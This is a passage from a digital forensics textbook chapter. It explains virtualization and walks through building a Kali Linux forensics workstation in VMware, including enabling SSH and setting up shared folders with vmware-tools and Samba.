


Fig. 3.1 Launch Autopsy in Kali Linux



Fig. 3.2 Autopsy web GUI




Fig. 3.3 Kali Linux

3.1.3 *Kali Linux Sleuth Kit and Autopsy*

Kali Linux, with its BackTrack lineage, is a digital forensics and penetration testing Linux distribution. It is based on Debian Linux, and has over 600 preinstalled digital forensics and penetration-testing programs, including TSK and Autopsy (Fig. 3.3). We will use Kali Linux to build a Forensics Workstation for our book. There are still many other interesting tools available online, such as The SANS Investigative Forensic Toolkit (SIFT) [7]. The SANS SIFT kit is a computer forensics VMware appliance pre-configured with all the necessary tools for digital forensic examinations.

3.2 Virtualization

The virtualization technology has been introduced as a solution that several operating systems and applications can be run on one physical computer, known as “host”, in order to address one limitation of today’s computers, which are designed to run just one operating system at a time. Each self-contained “virtual machine” runs like a separate physical computer, and has its own virtualized computing resources, including virtual CPU, virtual hard disks, virtual memory, based on its requirements to computing resources available on the host. Whereas OS installed and running on a physical server is referred to as primary operating system, each VM runs its own operating system, called guest operating system.

Simply put, virtualization is an abstraction layer in the computer architecture model where an operating system communicates with this layer, instead of directly

Fig. 3.4 ISO Open Systems Interconnection (OSI) model





Fig. 3.5 The virtualization layer sitting over the host OS and letting you run multiple virtual systems each with its own OS and services/applications



communicating with the hardware. An abstraction layer can be described as a way of dividing up and isolating a model based on functionality. An example of such a concept would be the Open Systems Interconnection (OSI) Model, shown in Fig. 3.4, where the seven layers are split up based on their functions.

In a usual case, a person would run an operating system in a “virtual machine”, shown in Fig. 3.5, which would basically create an environment which emulates an actual computer, allowing the operating system to function normally within the limits set in the virtual machine. Nevertheless, besides operating system, technically, virtualization could be the “creation of a virtual (rather than actual) version of any computing system, including a server, a storage device or network resources” [8].

3.2.1 Why Virtualize?

The benefits of using virtualization (e.g., a pre-configured Fodera virtual machine) include

First, we can save a lot of time from configuring the devices and softwares. If thing doesn't work out, we can always roll back to a snapshot and start over again until it works. In other words, we can have an environment that can be saved, deleted, backed up, etc., on demand. By using virtualization, we can always have a copy of clean and workable image, which is very good for the purpose of teaching.

Second, all students have the same lab environments, which can be well controlled. As a result, it could become easy to troubleshoot and diagnose problems in the lab environments of students.

Third, another reason to virtualize is to have a testing environment that can be saved, deleted, backed up, etc., on demand.

Finally, as for virtual machines, thin provisioning is used for just enough physical space being used as needed, and allows you to create virtual hard disks of a certain size without occupying as much space (it consumes space as it needs it), allowing you to overcompensate the size of hard drives.

3.2.2 What Are the Virtualization Options?

The virtualizing platform (e.g. VMware Workstation, Oracle VirtualBox, Citrix XenServer, etc.) creates an almost-transparent layer between the hardware and the operating systems running. The platform also creates virtual hard disks, virtual CPU's, etc. needed for the virtual operating system to run. There are two common types of virtualizing platforms:

- 1. Ones that Run On an operating system**

For example: Oracle VirtualBox runs as an application under Ubuntu.

Products: VMware Workstation/Fusion, Oracle VirtualBox, Parallel's Desktop/Workstation (Fig. 3.6).

- 2. Ones that Run as an Operating System as a Hypervisor.**

For example: VMware ESXi runs as its own operating system, which is a very thin version of Linux, customized for virtualization, and the virtual operating systems communicate with the hypervisor.

Products: VMware vSphere/ESXi, Citrix XenServer, Parallel's Virtuozzo Containers, Microsoft Hyper-V.

3.2.3 Why VMware Virtualization Platform?

There are now many virtualization platforms available, including such as VMware, Microsoft Virtual PC, and Oracle VirtualBox. In the book, we choose VMware due



Fig. 3.6 An example of virtualization environment where a Fedora 9 virtual machine running on Windows 7 machine using VMware Player (and configuring VMware Tools)

to the fact that VMware has a rich product line which allows us to deliver all the practice exercises developed in the book in a more flexible way to meet the needs of different institutions.

3.3 Building Up Your Forensics Workstation with Kali Linux

Next, you will build a Forensics Workstation using virtualization technologies and Kali Linux.

1. Download and install VMware Workstation Player (or VMware Workstation (PRO)) on your computer by going to <http://www.vmware.com/>

Note that VMware Workstation Player is free software that enables PC users to easily run any virtual machine on a Windows or Linux PC, but you may need to register with VMware using your email for the use of the software.

- Download Kali Linux (Kali Linux 32 bit Vmware Preinstalled Image) by going to <https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>

The screenshot shows a web browser window with the URL <https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>. The page displays a table of Kali Linux VM images. The table has columns: Image Name, Torrent, Size, Version, and SHA256Sum. The table contains four rows:

Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux Vm 32 Bit [Zip]	Torrent	3.0G	2018.2	73a790b0deaba50adec072621528700e104ed4dcfce32ca18c402562190fd765a7
Kali Linux Vm 32 Bit [OVA]	Torrent	3.5G	2018.2	247647270625d53ca56ded5b01a8364aa0f0c804f5948dc97a1166551911f24
Kali Linux Vm 64 Bit [Zip]	Torrent	3.0G	2018.2	4c99418c5e1abfe2c924e0a5f50b946637ad8d49ff79a92ef7aa7540e302368
Kali Linux Vm 64 Bit [OVA]	Torrent	3.4G	2018.2	4160fd2faffc1de51af79e76e4674fc60ce356c4605e06da8010a59dc971b5e6


On the right side of the page, there is a sidebar with the text: "Ready for a real InfoSec challenge? Join the ever growing group of highly skilled Offensive Security Certified Professionals. Learn hands-on, real world penetration testing from the makers of the Kali Linux penetration testing distribution." Below this text is a red button labeled "OSCP REGISTRATION".

- Install Kali Linux VMware Image in VMware


Next, we will install Kali Linux VMware image in VMware Workstation/VMware Player. The installation procedure is the same for VMware Workstation and VMware Player. Here we use VMware Workstation. Note that the downloaded VMware Image is a zipped file so we have to first extract the Virtual Machine files for Kali Linux VM.

- Start VMware Workstation and then click on “File” and then click on “Open ...”.
- Now, browse to the folder for extracted Virtual Machine files and select the .vmx Kali Linux image file and click on “Open“.


Downloaded Kali Linux custom image



- (c) Click Open. Once the import gets completed then we will see the newly imported Kali Linux VM appeared in the list of available virtual machines on the left side of the VMware Workstation as like below:



- (d) Click the Power on button to start Kali machine



Note that default root password for Kali Linux is “toor”, without the quotes. Also, most of us like the convenience of using PuTTY for SSHing into a linux machine (herein Kali Linux VM). However, Kali Linux VM images have the SSH server disabled by default, though the SSH server is installed by default. To enable SSH server on Kali, log in to the Kali Linux VM as root from the console, and start a terminal and type the following commands

First, Generate New Keys for Kali Linux SSH Server For security reasons, it would better not use default keys provided in SSH server. Instead, you should back up the original keys (these files’ names starting with “ssh_host_”), which can be found in the folder of /etc/ssh, and generate new keys for your Kali Linux SSH Server.

```
# cd /etc/ssh  
# dpkg-reconfigure openssh-server  
Creating SSH2 RSA key; this may take some time . . .  
2048 SHA256:ZYMY3yvTNuqjp27htTqyxsr5LQFW9l/4yO16/bdxVhc  
root@kali (RSA)  
Creating SSH2 ECDSA key; this may take some time . . .  
256 SHA256:JMhFkF26jMSZss6UTiPoF88gGBZ6vesmZi5fAyrXQAc  
root@kali (ECDSA)  
Creating SSH2 ED25519 key; this may take some time . . .  
256 SHA256:bRahoYuCNnx+eeSc5VPM2T4ecpMYLnvRdTAnFycZJg  
root@kali (ED25519)
```

Once it is done, the new keys have been generated.

Second, Enable SSH Root Login Edit the SSH server configuration file

```
# vi /etc/ssh/sshd_config
```

, change the following line to enable logging in through ssh as root
#PermitRootLogin prohibit-password
to
PermitRootLogin yes

Finally, Start and Restart the Kali Linux SSH Server start the Kali Linux SSH Server

```
# service ssh start
```

or, restart the Kali Linux SSH Server

```
# service ssh restart
```

Aslo, it is recommended to permanently enable the SSH service to start whenever Kali Linux VM starts, and type the following command

```
# systemctl enable ssh.service
Synchronizing state of ssh.service with SysV service script with/lib/
systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink/etc/systemd/system/sshd.service → /lib/systemd/system/
ssh.service.
```

4. Check the version of TSK installed on Kali Linux

```
# mmrls -V
The Sleuth Kit ver 4.6.0
```

5. Share files between computers

During a digital investigation, we need to frequently upload data files to Forensics Workstation (herein Kali Linux VM). We can transfer files between the two computers by using a file transfer program, for example, WinSCP, a free and open source file transfer client for Microsoft Windows systems. However, for convenience, it would be better to make a shared folder between host and virtual machines in our circumstance. Note that your virtual machine running Kali Linux, aka the guest operating system, is a completely independent computer from the real computer running the host operating system (Windows in our example). Generally speaking, there are four different file sharing techniques including vmware-tools, samba, sftp and cloud storage. They all have different advantages and limitations, we will discuss them next.

1. File sharing by using vmware-tools

Vmware-tools is a suite of utilities that can give us more convenience by enhancing the performance of the virtual machine's operating system and improving management of the virtual machine. With vmware-tools, we can eliminate or improve these issues:


- Low video resolution
- Unable to resize your virtual machine
- Restrict movement of the mouse
- Inability to copy/paste and drag/drop files between host and virtual machine

Also, it enables us to create shared folders between virtual and host machines, which is a very fast way to share folders. However, it can only be used between vmware virtual machine and its host. When we have other virtual machine such as Virtualbox or even a real physical machine, VMware Tools is useless. The VMware Tools is installed by default in Kali Linux VM images. We can check the version of VMware Tools installed on Kali Linux VM by typing the following command


```
# vmware-toolbox-cmd -v  
10.2.5.3619 (build-8068406)
```

After having VMware Tools installed on a VMware virtual machine, we can share files between virtual machine and host by creating shared folders. To create a shared folder, we must have VMware Tools correctly installed and then use the virtual machine control panel to specify the directories to be shared. Following is the detailed configuration of shared folder on the Kali Linux virtual machine.

- (a) To set up one or more shared folders for a virtual machine, be sure the virtual machine is powered off. Click Edit the virtual machine settings



(b) Click Options->Shared Folders




(c) Choose Always enabled for the folder sharing between virtual machine and host. Click Add to add a shared folder. The Add Shared Folder Wizard will guide you through the steps adding a new shared folder to Kali Linux VM.


- (d) Choose the path on the host to the directory you want to share. Type in the full path or browse to the directory

The path on the host to the directory you want to share


The name of the shared folder in Kali Linux VM



- (e) Specify shared folder attributes and enable this share. Note that you can add a folder to the list without enabling it immediately. You can then enable the folder at any time by clicking its name in this list, clicking Properties and enabling the folder in the Properties dialog box.



(f) Click Finish to finish adding the shared folder.



It can be observed that the newly created shared folder appears in the list of shared folders. You can always select a shared folder and click Properties to change its attributes.

Note that you must run the `mount-shared-folders.sh` on the desktop (shown in Fig. 3.7) to mount Windows shared folder(s) to Kali Linux VM for them to be accessible in the folder of `/mnt/hgfs` after starting Kali Linux VM.





Fig. 3.7 Mount shared folders in Kali Linux VM

- (g) Once completed, the shared folder we created should be accessible in “/mnt/hgfs”.



Newly created shared folder in Kali Linux VM

```
root@kali:/mnt/hgfs# ls
Kali_shared_folder
```


Afterwards, you can use newly created shared folder to share any type of file between your host machine and Kali Linux. However, windows shortcuts and Linux symbolic links do not work correctly if you try to share them via shared folders. Also, please do not open a file in a shared folder from more than one application at a time. For example, you should not open the same file using an application on the host operating system and another application in the guest operating system. In some circumstances, doing so could cause data corruption in the file.

2. File sharing by using Samba

Vmware-tools is convenient, but can only be used in VMware virtual machine environment, which is so circumscribed. As we know, Network File System (NFS) enables file sharing between Linux machines, whereas Common Internet File System (CIFS) helps us to share files between Windows machines. However, sharing files between Windows and Linux in a seamless way can be a little more complex. Next, we will show how to use Samba to create shared folders across both operating systems, which is applicable for more situations.

Samba is an implementation of SMB (Server Message Block) protocol, which is a file/resource protocol (Fig. 3.8). It facilitates file and printer sharing among Linux and Windows systems as an alternative to NFS. By using Samba, we have two ways to share files. First, by running Samba server in Linux, we can specify the shared folders and then gain access from windows; second, which is the opposite way, we can access windows shared folders from Linux by using Samba client. Next, we are going to describe a file sharing configuration based on Samba. Particularly, Kali Linux VM acts as Samba server and the host Windows machine works as Samba client.

Fig. 3.8 File sharing using Server Message Block (SMB)




Build Samba server on Linux To share files with Samba, we need to set up a Samba server in Kali Linux VM. We create shared folders on Linux machine which is running samba server. After that, we can visit the shared folders directly from windows file manager. Following is the samba Linux server setup step by step:


1. First, you should install Samba related software using the following command

```
# apt-get install samba
```

2. Then, the Samba configuration file can be found in its default system folder of /etc/samba/smb.cnf.
3. On your host Windows machine, navigate to the Control Panel. Click the System icon to find your Workgroup settings, including Workgroup name. In our example, we have “Workgroup = WORKGROUP”.



4. To set up the share folders on Kali Linux machine, open the Samba configuration file and set the workgroup the same as windows workgroup. In our example, change the workgroup setting to WORKGROUP, shown below



```

root@kali: /etc/samba
=====
[global]
## Browsing/Identification ##

# Change this to the workgroup/NT-domain name your Samba server will part of
workgroup = WORKGROUP

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
#   wins support = no

# WINS Server - Tells the NMBD components of Samba to be a WINS Client
# Note: Samba can be either a WINS Server, or a WINS Client, but NOT both
;   wins server = w.x.y.z

# This will prevent nmbd to search for NetBIOS names through DNS.
dns proxy = no

